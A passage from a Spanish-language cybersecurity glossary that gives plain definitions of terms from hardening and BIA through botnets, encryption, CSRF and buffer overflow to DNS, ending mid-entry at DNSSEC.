Sinónimo: Copia de seguridad, copia de respaldo

2.2.5. Bastionado

Definición:
Proceso que trata de reducir las vulnerabilidades y agujeros de seguridad presentes en un sistema, creando un entorno lo más seguro posible siguiendo los principios de: mínima superficie de exposición, mínimos privilegios y defensa en profundidad. Entre las acciones que se realizan para alcanzar este propósito destacan la eliminación de recursos, servicios o programas que no se utilizan, baja de usuarios o cambio de las credenciales o configuraciones establecidas por defecto.


2.2.6. BIA

Definición:
Abreviatura de «*Business Impact Analysis*». Se trata de un informe que nos muestra el coste ocasionado por la interrupción de los procesos críticos de negocio. Este informe nos permitirá asignar una criticidad a los procesos de negocio, definir los objetivos de recuperación y determinar un tiempo de recuperación a cada uno de ellos.

2.2.7. Biometría

Definición:
La biometría es un método de reconocimiento de personas basado en sus características fisiológicas (huellas dactilares, retinas, iris, cara, etc.) o de comportamiento (firma, forma de andar, tecleo, etc.). Se trata de un proceso similar al que habitualmente realiza el ser humano reconociendo e identificando a sus congéneres por su aspecto físico, su voz, su forma de andar, etc.

Para la identificación del individuo es necesario que los rasgos o características analizadas sean de carácter universal, ser lo suficientemente distintas a las de otra persona, permanecer de forma constante e invariante en el individuo y además, poder ser medida.



«El objetivo del *Bluetooth* es **eliminar los cables en las conexiones** entre dispositivos electrónicos»

2.2.8. Bluetooth

Definición:
La tecnología *Bluetooth* es una tecnología inalámbrica de radio de corto alcance, cuyo objetivo es eliminar los cables en las conexiones entre dispositivos electrónicos, simplificando así las comunicaciones entre teléfonos móviles, ordenadores, cámaras digitales y otros dispositivos informáticos operando bajo la banda de radio de 2.4 GHz de frecuencia.

Este protocolo ofrece a los dispositivos la posibilidad de comunicarse cuando se encuentran a una distancia de hasta 10 metros, incluso a pesar de que pueda existir algún obstáculo físico o a pesar de que los usuarios de los dispositivos se encuentren en distintas habitaciones de un mismo emplazamiento.

Algunas aplicaciones de los dispositivos *Bluetooth* son:

- Intercambio de ficheros, fichas de contacto, recordatorios.
- Comunicación sin cables entre ordenadores y dispositivos de entrada y salida (impresoras, teclado, ratón).
- Conexión a determinados contenidos en áreas públicas.

2.2.9. Bomba Lógica

Definición:
Trozo de código insertado intencionalmente en un programa informático que permanece oculto hasta cumplirse una o más condiciones preprogramadas, momento en el que se ejecuta una acción maliciosa.

La característica general de una bomba lógica y que lo diferencia de un virus es que este código insertado se ejecuta cuando una determinada condición se produce, por ejemplo, tras encender el ordenador una serie de veces, o pasados una serie de días desde el momento en que la bomba lógica se instaló en nuestro ordenador.

2.2.10. Borrado seguro

Definición:
Método de borrado de archivos que se caracteriza por sobrescribir los datos con el propósito de impedir su recuperación. Esto es aplicable tanto para información en formato físico como digital.

2.2.11. Botnet

Definición:
Una *botnet* es un conjunto de ordenadores (denominados *bots*) controlados remotamente por un atacante que pueden ser utilizados en conjunto para realizar actividades maliciosas como envío de *spam*, ataques de *DDoS*, etc.

Las *botnets* se caracterizan por tener un servidor central (*C&C*, de sus siglas en inglés *Command & Control*) al que se conectan los *bots* para enviar información y recibir comandos.

Existen también las llamadas *botnets P2P* que se caracterizan por carecer de un servidor *C&C* único.

2.2.12. Bots

Definición:
Ordenador infectado por un troyano que se comunica con un centro de comando y control (*C&C*) para enviarle información robada y recibir actualizaciones. Además, puede realizar otras funciones como enviar *spam*, minar criptomonedas, infectar otros equipos de su red o entorno.

2.2.13. Brecha de seguridad

Definición:
Violaciones de la seguridad que ocasionan la destrucción, pérdida o alteración accidental o deliberada de datos personales cuando están siendo transmitidos, están almacenados o son objeto de otros tratamientos. Las brechas de seguridad también afectan a la comunicación o acceso no autorizados a dichos datos.

2.2.14. Bug

Definición:
Es un error o fallo en un programa de dispositivo o sistema de *software* que desencadena un resultado indeseado.

Sinónimo: Error de *software*

2.2.15. Bulo

Definición:
Mensaje falso muy llamativo con la misión de difusión de mentiras, de visitar una web maliciosa, de recopilar direcciónes de correo, etc. Pueden ser emails, sms, mensajería instantánea etc.

2.2.16. BYOD

Definición:
Acrónimo en inglés de *Bring Your Own Device*; en español, trae tu propio dispositivo. Es una política de uso de la tecnología en las empresas que se caracteriza por permitir a los empleados el uso de sus propios dispositivos personales (portátiles, *smartphones*, tabletas) para el trabajo, así como el acceso desde los mismos a las redes corporativas, aceptando su uso compartido, tanto para las tareas profesionales como para las personales de los empleados.

2.2.17. Bypass

Definición:
Desvío que se utiliza para evitar o solucionar un obstáculo en la comunicación. Podría ser un sistema de seguridad informático o un problema de comunicación, en cuyo caso, el desvío suele ser temporal.

2.3. C

2.3.1. Cadena de custodia

Definición:
Protocolo para la extracción segura y protección de las evidencias digitales, mediante cifrado y sellado de tiempo, para su presentación junto a una demanda o denuncia ante los tribunales o para procesos de auditoría. Abarca en el tiempo todo el proceso; es decir, desde que se realiza el examen del dispositivo, se obtiene la prueba y se expone ante los tribunales o se destruye de forma controlada.

2.3.2. Captcha

Definición:
Acrónimo en inglés de *Completely Automated Public Turing test to tell Computers and Humans Apart*; en español, prueba de *Turing* completamente automática y pública para diferenciar ordenadores de humanos, es un tipo de medida de seguridad que consiste en la realización de pruebas desafío-respuesta controladas por máquinas que sirven para determinar cuándo el usuario es un humano o un *bot* según la respuesta a dicho desafío.

2.3.3. Cartas nigerianas

Definición:
Se trata de una comunicación inesperada mediante correo electrónico carta o mensajería instantánea en las que el remitente promete negocios muy rentables.

La expectativa de poder ganar mucho dinero mediante unas sencillas gestiones, es el gancho utilizado por los estafadores para involucrar a las potenciales víctimas en cualquier otra situación engañosa, procurando que finalmente transfiera una fuerte cantidad de dinero para llevar a cabo la operación.

El funcionamiento es muy variado, pero a grandes rasgos se podría resumir así:

Un remitente desconocido contacta con la potencial victima haciéndose pasar por un abogado, familiar o amigo cercano de un miembro del Gobierno o de un importante hombre de negocios que ha perdido la vida en un accidente o similar. Según esta comunicación, antes de morir esa persona, depositó una gran cantidad de dinero en una cuenta bancaria. El remitente asegura que tiene acceso legal a esa cuenta y pretende transferir el dinero a una cuenta en el extranjero.

El remitente ha encontrado el nombre y la dirección de la víctima por recomendación de otra persona o por casualidad y la víctima es la única persona de confianza que puede ayudarle a realizar la transferencia del dinero.

Por su asistencia, promete a la víctima, un porcentaje de la cantidad total de dinero y solicita discreción para llevar a cabo el negocio. La víctima debe abrir una cuenta en un banco determinado para que pueda remitirle el dinero y generalmente pagar por adelantado unos gastos para la transferencia del dinero.

La siguiente fase del fraude consiste en convencer a la victima de que la transferencia de dinero está en proceso. Para ello, mandan a la víctima documentos aparentemente oficiales, al igual que cartas y movimientos bancarios falsos.

Sin embargo esta transferencia del dinero por parte de los estafadores nunca llega a tener lugar.

Sinónimo: Estafa nigeriana

2.3.4. Centro de respaldo

Definición:
Un centro de respaldo es un centro de procesamiento de datos (CPD) específicamente diseñado para tomar el control de otro CPD principal en caso de contingencia.

Las características de un centro de respaldo deben ser las siguientes:

- Su localización debe ser totalmente distinta a la del CPD principal con el objeto de que no se vean ambos afectados simultáneamente por la misma contingencia. Es habitual situarlos entre 20 y 40 kilómetros del CPD principal.
- El equipamiento electrónico e informático del centro de respaldo debe ser absolutamente compatible con el existente en el CPD principal.
- El equipamiento *software* debe ser idéntico al existente en el CPD principal. Esto implica exactamente las mismas versiones y parches del software de base y de las aplicaciones corporativas que estén en explotación en el CPD principal. De otra manera, no se podría garantizar totalmente la continuidad de operación.
- Por último, es necesario contar con una réplica de los mismos datos con los que se trabaja en el CPD original.

2.3.5. CERT

Definición:
Acrónimo en inglés de *Computer Emergency Response Team*; en español, equipo de respuesta ante emergencias informáticas, es el equipo de expertos responsables de la respuesta ante incidencias de seguridad que se producen en redes de comunicaciones y sistemas informáticos. Su labor consiste en el desarrollo de medidas preventivas y reactivas que ofrecen como respuesta ante incidentes, como pueden ser la publicación de alertas ante amenazas y vulnerabilidades u ofreciendo ayuda para mejorar la seguridad de un sistema.

2.3.6. Certificado de autenticidad

Definición:
El Certificado de autenticidad (COA) es una etiqueta especial de seguridad que acompaña a un *software* con licencia legal para impedir falsificaciones.

El COA suele ir pegado en el embalaje del *software*, y permite asegurar que el *software* y los demás elementos que contenga, como los medios y los manuales, son auténticos.

En ocasiones el *software* viene preinstalado al comprar un equipo. En esos casos el COA suele encontrarse en el exterior del equipo. Si se trata de un dispositivo pequeño (con una longitud o anchura de 15 cm o menos), el COA puede encontrarse bajo la batería.

2.3.7. Certificado digital

Definición:
Un certificado digital es un fichero informático generado por una entidad denominada Autoridad Certificadora (CA) que asocia unos datos de identidad a una persona física, organismo o empresa confirmando de esta manera su identidad digital en Internet.

El certificado digital es válido para autenticar la existencia y validez de un usuario o sitio web por lo que es necesaria la colaboración de un tercero que sea de confianza para cualquiera de las partes que participe en la comunicación. El nombre asociado a esta entidad de confianza es Autoridad Certificadora pudiendo ser un organismo público o empresa reconocida en Internet.

El certificado digital tiene como función principal autenticar al poseedor pero puede servir también para cifrar las comunicaciones y firmar digitalmente. En algunas administraciones públicas y empresas privadas es requerido para poder realizar ciertos trámites que involucren intercambio de información sensible entre las partes.

2.3.8. Cesión de datos

Definición:
La cesión de datos es la comunicación de datos de carácter personal a una tercera persona sin el consentimiento del interesado.

La comunicación de este tipo de datos está regulada en el artículo 11 de la LOPD, mientras que la comunicación de datos entre Administraciones públicas se regula en el artículo 21 de dicha ley.

2.3.9. Ciberataque

Definición:
Intento deliberado de un ciberdelincuente de obtener acceso a un sistema informático sin autorización sirviéndose de diferentes técnicas y vulnerabilidades para la realización de actividades con fines maliciosos, como el robo de información, extorsión del propietario o simplemente daños al sistema.

2.3.10. Ciberdelincuente

Definición:
Persona que realiza actividades delictivas en la red contra personas o sistemas informáticos, pudiendo provocar daños económicos o reputacionales mediante robo, filtrado de información, deterioro de *software* o *hardware*, fraude y extorsión. Casi siempre están orientados a la obtención de fines económicos.

2.3.11. Ciberejercicio

Definición:
Actividades orientadas a la evaluación del estado de preparación de un individuo, equipo, empresa, sector o país, frente a posibles crisis de origen cibernético que mejoren la respuesta, cooperación y coordinación del personal involucrado.

2.3.12. Cifrado

Definición:
Proceso de codificación de información para poder evitar que esta llegue a personas no autorizadas. Solo quien posea la clave podrá acceder al contenido.

Véase: Algoritmos de cifrado

2.3.13. Cifrado asimétrico

Definición:
También llamado cifrado de clave pública, consiste en una serie de instrucciones mediante funciones matemáticas, que utilizan dos claves que modifican un mensaje digital, haciéndolo ilegible para que solo pueda ser leído por quien posea las dos claves. Dichas claves son: una pública, que puede ser conocida por cualquiera, y otra privada, que solo conocerá el receptor. Cada emisor y receptor tiene su propia parejas de claves unica: una pública y otra privada. Cuando se envía un mensaje, el emisor lo cifra con la clave pública del receptor, quien lo descifrará con su propia clave privada, la cual debe ser mantenida a salvo para asegurar la legitimidad del mensaje. En este tipo de cifrado también se puede verificar si el emisor firma el mensaje con su clave privada, que la identidad de los interlocutores es legítima, suponiendo una comunicación totalmente segura.

Sinónimo: Criptografía asimétrica

2.3.14. Cifrado de extremo a extremo

Definición:
Es la propiedad de algunos sistemas de comunicación que hace que los mensajes intercambiados sean ilegibles durante la comunicación en caso de interceptación al estar cifrados. Al ser de extremo a extremo, implica que solo emisor y receptor podrán descifrar y conocer el contenido del mensaje.

2.3.15. Cifrado simétrico

Definición:
Conjunto de pasos predefinidos y ordenados, consistentes en tratamientos con funciones de cifrado matemático que utilizan claves, para modificar la información en formato digital de un mensaje entre dos interlocutores hasta hacerlo ilegible. El objetivo es evitar que terceras partes, que no dispongan de la clave, puedan conocer la información del mensaje si este es interceptado. Cuando el algoritmo es simétrico las dos partes conocen la clave de cifrado y esta es la misma clave necesaria para el descifrado. Por este motivo, también se conocen como sistemas de secreto o clave compartida.

Sinónimo: Criptografía simétrica

2.3.16. Clave privada

Definición:
Los sistemas de criptografía asimétrica, se basan en la generación de un par de claves, denominadas clave pública y clave privada, que tienen la peculiaridad de que los mensajes cifrados con una de ellas sólo pueden ser descifrados utilizando la otra.

En este tipo de sistemas, la clave privada sólo debe ser conocida por el usuario para el cifrado y descifrado de mensajes.

El hecho de que la clave privada sólo sea conocida por su propietario persigue dos objetivos:

- Cualquier documento generado a partir de esta clave necesariamente tiene que haber sido generado por el propietario de la clave (firma electrónica).
- Un documento al que se aplica la clave pública sólo podrá ser abierto por el propietario de la correspondiente clave privada (cifrado electrónico).

Estos sistemas de criptografía constituyen un elemento esencial para la propia seguridad del tráfico jurídico y el desarrollo de transacciones económicas o el comercio on-line.

2.3.17. Clave pública

Definición:
Los sistemas de criptografía asimétrica, se basan en la generación, mediante una «infraestructura de clave pública», de un par de claves, denominadas clave pública y clave privada, que tienen la peculiaridad de que los mensajes cifrados con una de ellas sólo pueden ser descifrados utilizando la otra.

«***Cloud Computing* o computación en la nube** se refiere a un paradigma que permite ofrecer servicios de computación a través de una red, que normalmente es Internet»

Así, se conoce como clave pública a una de estas claves, que puede ponerse en conocimiento de todo el mundo y que utilizará un remitente para cifrar el mensaje o documento que quiere enviar, garantizando de esta forma que tan solo pueda descifrarlo el destinatario con su clave privada.

2.3.18. Cloud computing

Definición:
El término *cloud computing* o computación en la nube se refiere a un paradigma que permite ofrecer servicios de computación a través de una red, que usualmente es Internet.
Esta tendencia permite a los usuarios almacenar información, ficheros y datos en servidores de terceros, de forma que puedan ser accesibles desde cualquier terminal con acceso a la nube o a la red, resultando de esta manera innecesaria la instalación de *software* adicional (al que facilita el acceso a la red) en el equipo local del usuario.

Importantes plataformas ofrecen herramientas y funcionalidades de este tipo y aunque conlleva una importante dinamización y libertad, se debe prestar especial atención a la seguridad de la información, particularmente desde el punto de vista de la protección de la intimidad y de los datos personales, ya que la información, documentos y datos se encuentran almacenados en servidores de terceros sobre los que generalmente no se tiene control.

Sinónimo: Computación en la nube

2.3.19. Códigos de conducta

Definición:
En el ámbito de las TIC, los códigos de conducta son aquellas recomendaciones o reglas que tienen por finalidad determinar las normas deontológicas aplicables en el ámbito de la tecnología y la informática con el objeto de proteger los derechos fundamentales de los usuarios.

Los códigos de conducta se plantean en un ámbito de aplicación muy extenso, sin embargo, desde el punto de vista tecnológico e informático se puede considerar que implican la sujeción a un conjunto de normas y principios éticos cuyo uso y funcionamiento deberá garantizar la plena confianza y seguridad, evitando la vulneración de los derechos de los ciudadanos.

En definitiva, un código de conducta es un conjunto de normas y obligaciones que asumen las personas y entidades que se adscriben al mismo y mediante las cuales se pretende fomentar la confianza y la seguridad jurídica, así como una mejor tramitación de cualquier problema o incidencia.

2.3.20. Confidencialidad

Definición:
Confidencialidad es la propiedad de la información, por la que se garantiza que está accesible únicamente a personal autorizado a acceder a dicha información.

La confidencialidad de la información constituye la piedra angular de la seguridad de la información. Junto con la integridad y la disponibilidad suponen las tres dimensiones de la seguridad de la información.

2.3.21. Contraseña

Definición:
Forma de autentificación de un usuario, a través de una clave secreta, para controlar el acceso a algún recurso o herramienta. En caso de que no se proporcione la clave correcta no se permitirá el acceso a dichos elementos.

2.3.22. Contraseña de un solo uso

Definición:
También conocido como OTP (del inglés *One-Time Password*) es una contraseña válida para un solo uso. Puede ser generada por un dispositivo o aplicación en el momento de su utilización. Puede ser utilizada en combinación con otras formas de autenticación: huella digital, contraseña, PIN, tarjeta de coordenadas, etc.

2.3.23. Contraseña débil

Definición:
Tipo de contraseña que se caracteriza por ser corta y haber sido generada por defecto o mediante el uso de nombres propios, variaciones del nombre del usuario o fechas significativas. Son contraseñas que pueden adivinarse de forma rápida mediante el uso de diccionarios.

2.3.24. Contraseña predeterminada

Definición:
Son aquellas contraseñas que vienen asignadas por el fabricante de un dispositivo o *software* de forma masiva, de tal manera que todos los aparatos fabricados tienen la misma y figura en los manuales de puesta en marcha. Esto se considera una vulnerabilidad, aprovechada por los ciberdelincuentes a menudo para acceder a los dispositivos sin autorización. La recomendación es cambiar siempre las contraseñas por defecto.

2.3.25. Contraseña robusta

Definición:
Tipo de contraseña que se caracteriza por ser suficientemente larga, que se crea al azar o mediante la combinación de caracteres alfanuméricos (letras mayúsculas y minúsculas, números y caracteres especiales) que dificultan de forma clara su revelación, ya que se requiere un tiempo elevado de cálculo para lograrlo.

«El control parental evita que los menores de edad hagan un **uso indebido del ordenador**»

2.3.26. Control de acceso

Definición:
Sistema de verificación que permite el acceso a un determinado recurso si la persona o entidad tiene los derechos necesarios para solicitarlo. Este acceso puede ser a recursos de tipo físico (por ejemplo, a un edificio o un departamento) o lógicos (por ejemplo, a un sistema o una aplicación *software* específica).

2.3.27. Control de acceso por roles

Definición:
Sistema de verificación que permite o deniega el acceso a un recurso tecnológico según los derechos concedidos a cada usuario dependiendo de la clase o grupo a la que esté adscrito. Se pueden establecer roles, por ejemplo, por áreas de la empresa (ventas, operaciones...) o por la posición jerárquica dentro de la estructura; cada rol con los permisos necesarios para realizar su trabajo. Al dar de alta a un usuario en el sistema, el admistrador le asignará un rol dependiendo de las tareas que deba realizar y que tendrá asociados los permisos de acceso necesarios.

2.3.28. Control parental

Definición:
Conjunto de herramientas o medidas que se pueden tomar para evitar que los menores de edad hagan un uso indebido del ordenador, accedan a contenidos inapropiados o se expongan a riesgos a través de Internet.

Estas herramientas tienen la capacidad de bloquear, restringir o filtrar el acceso a determinados contenidos o programas, accesibles a través de un ordenador o de la red, y de dotar de un control sobre el equipo y las actividades que se realizan con él, a la persona que sea el administrador del mismo, que normalmente deberá ser el padre o tutor del menor.

Sinónimo: Control paterno

2.3.29. Cookie

Definición:
Una *cookie* es un pequeño fichero que almacena información enviada por un sitio web y que se almacena en el equipo del usuario, de manera que el sitio web puede consultar la actividad previa del usuario.

Sus principales funciones son:

- Llevar el control de usuarios: cuando un usuario introduce su nombre de usuario y contraseña, se almacena una *cookie* para que no tenga que estar introduciéndolas para cada página del servidor.
- Recabar información sobre los hábitos de navegación del usuario. Esto puede significar una ataque contra la privacidad de los usuarios y es por lo que hay que tener cuidado con ellas.

2.3.30. Copia de seguridad

Definición:
Proceso mediante el cual se duplica la información existente de un soporte a otro, con el fin de poder recuperar los datos contenidos en caso de fallo del primer soporte de alojamiento.

2.3.31. Correo de suplantación

Definición:
Mensaje de correo electrónico, en teoría legítimo, que usa el nombre de una persona u organismo de confianza con el objetivo de obtener información confidencial o personal de la persona u organización a la que se ha enviado.

2.3.32. Correo *spam*

Definición:
Tipo de correo electrónico que se caracteriza por ser no solicitado por el receptor y que se envía en grandes cantidades con fines publicitarios o como complemento de actividades maliciosas como los ataques de *phishing*.

Sinónimo: Correo basura

2.3.33. Cortafuegos

Definición:
Sistema de seguridad compuesto o bien de programas (*software*) o de dispositivos *hardware* situados en los puntos limítrofes de una red que tienen el objetivo de permitir y limitar, el flujo de tráfico entre los diferentes ámbitos que protege sobre la base de un conjunto de normas y otros criterios.

La funcionalidad básica de un cortafuego es asegurar que todas las comunicaciones entre la red e Internet se realicen conforme a las políticas de seguridad de la organización o corporación.

Estos sistemas suelen poseer características de privacidad y autentificación.

Sinónimo: *Firewall*

«Es una **moneda digital descentralizada** que no requiere la supervisión de un banco central u organismo regulador para enviar o recibir dinero entre usuarios sin necesidad de intermediarios como por ejemplo *Bitcoin*»

2.3.34. Cracker

Definición:
Ciberdelincuente que se caracteriza por acceder de forma no autorizada a sistemas informáticos con la finalidad de menoscabar la integridad, la disponibilidad y el acceso a la información disponible en un sitio web o en un dispositivo electrónico.

2.3.35. Credenciales

Definición:
Conjunto de datos, generalmente nombre de usuario y contraseña, pudiendo ser también un certificado de usuario, tarjeta inteligente o un token, entre otros. Estos datos posibilitan, por un lado, uno la identificación del individuo como usuario del sistema, y por otro, la autenticación o verificacion de la identidad del individuo para obtener acceso a recursos localizados en equipos locales y en red.

2.3.36. Criptografía

Definición:
La criptografía es la técnica que consiste en cifrar un mensaje, conocido como texto en claro, convirtiéndolo en un mensaje cifrado o criptograma, que resulta ilegible para todo aquel que no conozca el sistema mediante el cual ha sido cifrado.

Existen dos tipos principales de criptografía: por un lado, la conocida como criptografía simétrica, más tradicional, y la criptografía asimétrica o de clave pública.

2.3.37. Criptomoneda

Definición:
Moneda digital descentralizada que no requiere la supervisión de un banco central u organismo regulador para enviar o recibir dinero entre usuarios sin necesidad de intermediarios como por ejemplo *Bitcoin*. Utiliza un esquema P2P (*peer-to-peer*) y tecnologia *blockchain* o de cadena de bloques para generar la cadena de confianza de los registros de las transacciones.

2.3.38. Criticidad

Definición:
Atributo que mide el riesgo que provoca un comportamiento erróneo o negligente respecto a las condiciones normales de funcionamiento al que está sometido un proceso, sistema o equipo. A mayor nivel de criticidad, mayor gravedad de los hechos ocurridos.

2.3.39. CRL

Definición:
Cuando una autoridad de certificación emite un certificado digital, lo hace con un periodo máximo de validez (por ejemplo cuatro años).

El objetivo de este periodo de caducidad es obligar a la renovación del certificado para adaptarlo a los cambios tecnológicos. Así se disminuye el riesgo de que el certificado quede comprometido por un avance tecnológico. La fecha de caducidad viene indicada en el propio certificado digital.

Existen otras situaciones que pueden invalidar el certificado digital, de manera inesperada, aun cuando no ha caducado oficialmente:

- Robo de la clave privada del usuario del certificado.
- Desaparece la condición por la que el certificado fue expedido.
- El certificado contiene información errónea o información que ha cambiado.
- Una orden judicial.

Por tanto, debe existir algún mecanismo para comprobar la validez de un certificado antes de su caducidad. Las CRL son uno de estos mecanismos.

Las CRL o Listas de revocación de Certificados, es un mecanismo que permite verificar la validez de un certificado digital a través de listas emitidas por las autoridades oficiales de certificación.

Las listas de revocación de certificados incluyen los números de serie de todos los certificados que han sido revocados. Estas listas se actualizan cada 24 horas y pueden ser consultadas a través de Internet.

2.3.40. CSIRT

Definición:
Acrónimo de *Computer Security Incident Response Team*, también conocido en español como equipo de respuesta a incidentes de seguridad informáticos, es el equipo encargado de recibir, comprobar y responder a incidentes que se detecten en su área de actuación. Es considerado como el equivalente en Europa de su contraparte estadounidense CERT.

Sinónimo: CERT

2.3.41. CSRF

Definición:
Acrónimo del inglés *Cross Site Request Forgery*; en español, falsificación de petición en sitios cruzados, es un tipo de ataque contra páginas web en el que un *software* malicioso obliga a un sitio web a ejecutar comandos no autorizados en nombre del usuario que accede a dicha página; es decir, explota la confianza que un sitio web tiene en un usuario determinado.

2.3.42. Cuarentena

Definición:
Acción que desarrollan los antivirus para aislar un archivo infectado del resto del sistema. De este modo, se evita que el archivo aislado provoque daños en el sistema hasta que sea posible desinfectarlo con todas las garantías por parte del antivirus. En ocasiones esto no es posible, por lo que se procedería continuando la cuarentena o eliminándolo directamente del sistema.

2.3.43. Cuentas predeterminadas

Definición:
Cuenta establecida por defecto por el sistema o por programa que permite realizar el acceso por primera vez al mismo. Se recomienda que el usuario posteriormente la modifique o la elimine.

2.3.44. CVE

Definición:
Acrónimo del inglés en *Common Vulnerabilities and Exposures*; en español, listado de vulnerabilidades de seguridad conocidas, en el que se puede identificar una vulnerabilidad, así como un resumen de las características, efectos, las versiones del *software* afectadas, posibles soluciones o mitigaciones de dicha vulnerabilidad.

2.3.45. CVSS

Definición:
Acrónimo en inglés de *Common Vulnerability Scoring System*; en español, sistema de puntuación de vulnerabilidad común, es un estándar cuya finalidad es cuantificar la gravedad y estimar el impacto que presentan las vulnerabilidades respecto a la seguridad de un sistema.

2.4. D

2.4.1. Datos personales

Definición:
Información relativa a una persona física viva que puede ser identificada o identificable a través de la recopilación de una serie de datos de carácter personal, que establezcan de forma directa o indirecta un perfil más o menos detallado de su identidad personal, familiar o profesional.

2.4.2. Defacement

Definición:
Tipo de ataque contra un sitio web en el que se modifica la apariencia visual de una página web. Normalmente son producidos por ciberdelincuentes que obtuvieron algún tipo de acceso a la página, bien por algún error de programación de la página, algún *bug* en el propio servidor o una mala administración por parte de los gestores de la web.

2.4.3. Denegación de servicio

Definición:
Ataque a un sistema, aplicación o dispositivo para dejarlo fuera de servicio debido a una saturación de peticiones.

Sinónimo: *Denial Of Service* (Dos)

2.4.4. Denegación de servicio distribuida

Definición:
Es un Dos pero las peticiones se hacen desde diversos orígenes, de esta forma es más efectivo, y más complicado de detener y determinar su origen.

Sinónimo: *Distributted Denial Of Service (DDoS)*

2.4.5. Derecho al olvido

Definición:
Derecho que permite a su titular impedir la difusión de información personal a través de Internet cuando su publicación no cumpla los requisitos de adecuación y pertinencia previstos en la ley, como pueden ser información obsoleta o que no tiene relevancia ni interés público, aunque la publicación original sea legítima.

2.4.6. Desastre natural

Definición:
Tipo de catástrofe que ocasiona pérdidas en bienes materiales o de vidas humanas debido a la acción de eventos o fenómenos naturales, como por ejemplo, terremotos, huracanes, tornados, inundaciones, tsunamis, etc.

2.4.7. Desbordamiento de búfer

Definición:
Es un tipo de vulnerabilidad muy utilizada con la que se persigue conseguir acceso remoto al sistema atacado. Un desbordamiento de búfer intenta aprovechar defectos en la programación que provocan un error o el cuelgue del sistema. Un desbordamiento de búfer provoca algo similar a lo que ocurre cuando llenamos un vaso más allá de su capacidad: éste se desborda y el contenido se derrama. Cuando el programador no incluye las medidas necesarias para comprobar el tamaño del búfer en relación con el volumen de datos que tiene que alojar, se produce también el derramamiento de estos datos que se sobrescriben en otros puntos de la memoria, lo cual puede hacer que el programa falle.

El atacante calcula qué cantidad de datos necesita enviar y dónde se reescribirán los datos, para a continuación enviar comandos que se ejecutarán en el sistema.

Este tipo de vulnerabilidad, dado que se produce por un defecto en el código del programa, sólo puede ser solventada mediante las actualizaciones o parches del programa en cuestión. Por esta razón es imprescindible mantener actualizados todos los programas instalados en nuestros equipos y servidores.

Sinónimo: *Buffer overflow*

2.4.8. Descifrado

Definición:
Acción de eliminar la codificación de una serie de datos que los convierte en ilegibles, mediante una clave conocida o por medio de técnicas de prueba error. El descifrado convierte el texto oculto por el cifrado en texto claro y legible.

2.4.9. Desmagnetizar

Definición:
Técnica que permite destruir de forma permanente los dispositivos de almacenamiento magnéticos y, por lo tanto, la información que contienen.

2.4.10. Detección de anomalías

Definición:
Medición del comportamiento anómalo de un sistema frente a un perfil de comportamiento normal. Se genera un perfil basado en el comportamiento normal del sistema sin influencias de eventos anómalos o inusuales. A partir de este perfil generado se rastrea por medio del aprendizaje automático el sistema en busca de comportamientos anómalos o maliciosos, como pueden ser intentos de reconocimientos ilegítimos, errores en las conexiones o tráfico de datos inusual en un puerto diferente del preestablecido.

2.4.11. Detección de incidentes

Definición:
Sistema que analiza determinados parámetros y elementos que sirven para monitorizar, detectar y verificar indicios de posibles incidentes de seguridad, que pueden registrarse en el sistema objeto de estudio y evaluación.

«Las direcciones IP son un **número único e irrepetible** con el cual **se identifica a todo sistema** conectado a una red»

2.4.12. Dirección IP

Definición:
Las direcciones IP (del acrónimo inglés IP para *Internet Protocol*) son un número único e irrepetible con el cual se identifica a todo sistema conectado a una red.

Podríamos compararlo con una matrícula en un coche. Así, una dirección IP (o simplemente IP) en su versión v4 es un conjunto de cuatro números del 0 al 255 separados por puntos. Por ejemplo: 192.168.121.40

En su versión v6, las direcciones IP son mucho más complejas, siendo hasta 4 veces más largas, más seguras y permitiendo un gran número de sistemas conectados a Internet. Un ejemplo es el siguiente: 2001:0db8:3c4d:0015:0000:0000:1a2f:1a2b

Las direcciones IP pueden ser «públicas», si son accesibles directamente desde cualquier sistema conectado a Internet o «privadas», si son internas a una red LAN y solo accesibles desde los equipos conectados a esa red privada.

Sinónimo: IP

2.4.13. Dirección MAC

Definición:
Una dirección MAC, también conocida como dirección física, es un valor de 48 bits único e irrepetible que identifica todo dispositivo conectado a una red. Cada dispositivo tiene su propia dirección MAC determinada que es única a nivel mundial ya que es escrita directamente, en forma binaria, en el hardware del interfaz de red en el momento de su fabricación.

El acrónimo MAC hace referencia a *Media Access Control* que traducido al español significa Control de Acceso al Medio.

Sinónimo: dirección física, dirección *hardware*

2.4.14. Disponibilidad

Definición:
Se trata de la capacidad de un servicio, un sistema o una información, a ser accesible y utilizable por los usuarios o procesos autorizados cuando éstos lo requieran.

Junto con la integridad y la confidencialidad son las tres dimensiones de la seguridad de la información.

2.4.15. DLP

Definición:
Acrónimo en inglés de *Data Loss Prevention*; en español, prevención de la pérdida de datos. Los DLP son herramientas que sirven para prevenir las fugas o pérdidas de información originadas dentro de la propia organización, mediante el uso de inteligencia artificial de forma activa que permite monitorizar, detectar y bloquear el acceso a la información según las acciones llevadas a cabo por los usuarios sobre dicha información.

2.4.16. DMZ

Definición:
Acrónimo en inglés de *Demilitarized Zone*; en español, zona desmilitarizada. Consiste en una red aislada que se encuentra dentro de la red interna de la organización. En ella se encuentran ubicados exclusivamente todos los recursos de la empresa que deben ser accesibles desde Internet, como el servidor web o de correo. Por lo general, una DMZ permite las conexiones procedentes tanto de Internet como de la red local de la empresa, donde están los equipos de los trabajadores, pero las conexiones que van desde la DMZ a la red local no están permitidas. Esto se debe a que los servidores que son accesibles desde Internet son más susceptibles a sufrir un ataque que pueda comprometer su seguridad.

2.4.17. DNS

Definición:
El término DNS, del inglés *Domain Name Service*, se refiere tanto al servicio de Nombres de Dominio, como al servidor que ofrece dicho servicio.

El servicio DNS asocia un nombre de dominio con información variada relacionada con ese dominio. Su función más importante es traducir nombres inteligibles para las personas en direcciones IP asociados con los sistemas conectados a la red con el propósito de poder localizar y direccionar estos sistemas de una forma mucho más simple.

2.4.18. DNS *spoofing*

Definición:
Véase: Envenenamiento del DNS

2.4.19. DNSSEC

Definición:
